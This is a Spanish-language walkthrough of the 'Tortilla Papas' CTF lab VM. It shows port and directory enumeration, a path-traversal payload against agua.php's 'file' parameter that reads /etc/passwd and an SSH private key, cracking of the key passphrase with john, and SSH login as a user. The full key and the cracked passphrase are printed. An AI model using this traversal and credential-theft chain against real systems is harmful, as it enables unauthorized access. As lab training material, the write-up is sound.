
TORTILLA PAPAS

Creador: Curiosidades De Hackers Y Condor

Realizamos escaneo con nmap, detectamos los puertos 22 y 80 abiertos.




```
--------------------------
Running Nmap nmap -sS -sV -A -O -p- 192.168.16.27
--------------------------
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-28 23:49 CET
Nmap scan report for 192.168.16.27
Host is up (0.00031s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|   256 9c:e0:78:67:d7:63:23:da:f5:e3:8a:77:00:60:6e:76 (ECDSA)
|_  256 4b:30:12:97:4b:5c:47:11:3c:aa:0b:68:0e:b2:01:1b (ED25519)
80/tcp open  http    Apache httpd 2.4.57 ((Debian))
|_http-title: Tortilla Papas
|_http-server-header: Apache/2.4.57 (Debian)
MAC Address: 08:00:27:91:A9:BF (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Revisando la página de tortilla de papas no encontramos nada salvo unas buenas risas.

Usamos gobuster para identificar alguna página más, encontramos smokeping que no parece ser relevante.


```
❯ gobuster dir -u http://192.168.16.27 -w
/usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-
medium.txt -x html,txt,md,php,zip,tar
```



```
❯ gobuster dir -u http://192.168.16.27 -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -x html,txt,md,php,zip,tar
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.16.27
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              html,txt,md,php,zip,tar
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.php                 (Status: 403) [Size: 278]
/.html                (Status: 403) [Size: 278]
/index.html           (Status: 200) [Size: 26594]
/images               (Status: 301) [Size: 315] [--> http://192.168.16.27/images/]
/css                  (Status: 301) [Size: 312] [--> http://192.168.16.27/css/]
/js                   (Status: 301) [Size: 311] [--> http://192.168.16.27/js/]
/javascript           (Status: 301) [Size: 319] [--> http://192.168.16.27/javascript/]
/.php                 (Status: 403) [Size: 278]
/.html                (Status: 403) [Size: 278]
/smokeping            (Status: 301) [Size: 318] [--> http://192.168.16.27/smokeping/]
/server-status        (Status: 403) [Size: 278]
Progress: 1543913 / 1543920 (100.00%)
===============================================================
```

Por el momento no tenemos por donde tirar, vamos a realizar otra búsqueda, esta vez con un diccionario más grande. En esta nueva búsqueda encontramos la página agua.php.


```
❯ gobuster dir -u http://192.168.16.27 -w
/usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-
lowercase-2.3-big.txt -x html,txt,md,php,zip,tar -t 20
```



```
❯ gobuster dir -u http://192.168.16.27 -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-big.txt -x html,txt,md,php,zip,tar
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.16.27
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              txt,md,php,zip,tar,html
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.html           (Status: 200) [Size: 26594]
/.html                (Status: 403) [Size: 278]
/images               (Status: 301) [Size: 315] [--> http://192.168.16.27/images/]
/.php                 (Status: 403) [Size: 278]
/css                  (Status: 301) [Size: 312] [--> http://192.168.16.27/css/]
/js                   (Status: 301) [Size: 311] [--> http://192.168.16.27/js/]
/javascript           (Status: 301) [Size: 319] [--> http://192.168.16.27/javascript/]
/.php                 (Status: 403) [Size: 278]
/.html                (Status: 403) [Size: 278]
/smokeping            (Status: 301) [Size: 318] [--> http://192.168.16.27/smokeping/]
/server-status        (Status: 403) [Size: 278]
/agua.php             (Status: 200) [Size: 26594]
```


Como estéticamente la página es igual vamos a hacer un poco de fuzzing para ver si encontramos algo. Duplicando los puntos, las barras y retrocediendo hasta 9 veces de directorio nos encontramos con el parámetro file.

```
wfuzz -c -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-
list-2.3-medium.txt --hc 404 --hw 1556 -u
"http://192.168.16.27/agua.php?FUZZ=....//....//....//....//....//....//..
..//....//....//etc/passwd"
```




```
❯ wfuzz -c -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt --hc 404 --hw 1556 -u "http://192.168.16.27/agua.php?FUZZ=....//....//....//....//....//..
..//....//....//etc/passwd"
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentati
on for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://192.168.16.27/agua.php?FUZZ=....//....//....//....//....//....//....//....//....//etc/passwd
Total requests: 220559

=========================================================
===========
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000759:   200        507 L    1588 W     27943 Ch    "file"
```

Si vamos al navegador en introducimos la url nos encontramos con la lista de usuarios. Destacando a los usuarios concebolla y sincebolla




```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
concebolla:x:1000:1000:concebolla,,,:/home/concebolla:/bin/bash
messagebus:x:100:107::/nonexistent:/usr/sbin/nologin
sshd:x:101:65534::/run/sshd:/usr/sbin/nologin
sincebolla:x:1001:1001:,,,:/home/sincebolla:/bin/bash
_lxd:x:102:1002::/var/lib/lxd/:/bin/false
dnsmasq:x:103:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
Debian-exim:x:104:110::/var/spool/exim4:/usr/sbin/nologin
smokeping:x:105:111:SmokePing daemon,,,:/var/lib/smokeping:/usr/sbin/nologin
```

Conociendo los usuarios podemos ir a por alguna de sus claves privadas, aunque en este caso solo encontramos una dentro del directorio /opt




```
</html>
-----BEGIN OPENSSH PRIVATE KEY-----
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
rbxo5ujDv50IlgWtMbqTzTrZMbw=
-----END OPENSSH PRIVATE KEY-----
```

Copiamos la clave, y la hasehamos con john para intentar descifrar la contraseña.




```
❯ ssh2john id_rsa > hash_rsa.txt
❯ john hash_rsa.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 16 for all loaded hashes
Will run 3 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
honda1           (id_rsa)
1g 0:00:11:44 DONE 2/3 (2025-02-03 20:08) 0.001420g/s 19.19p/s 19.19c/s 19.19C/s helene..iforget
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

 ~/CTFs/tortillaPapas  ✓  ⌛ 11m 48s
```

Le damos los permisos necesarios y accedemos con el usuario sincebolla.




```
❯ chmod 600 id_rsa
❯ ssh -i id_rsa sincebolla@192.168.16.27
Enter passphrase for key 'id_rsa':
Linux tortillapapas 6.1.0-18-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.76-1 (2024-02-01) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Apr 18 12:40:58 2024 from 192.168.0.104
sincebolla@tortillapapas:~$
```

Vamos a por la flag de user.



```
sincebolla@tortillapapas:~$ ls
user.txt
sincebolla@tortillapapas:~$ cat user.txt
[redacted]
sincebolla@tortillapapas:~$
```

Ejecutando sudo-l aparece el software que vimos antes buscando páginas web (smokeping).



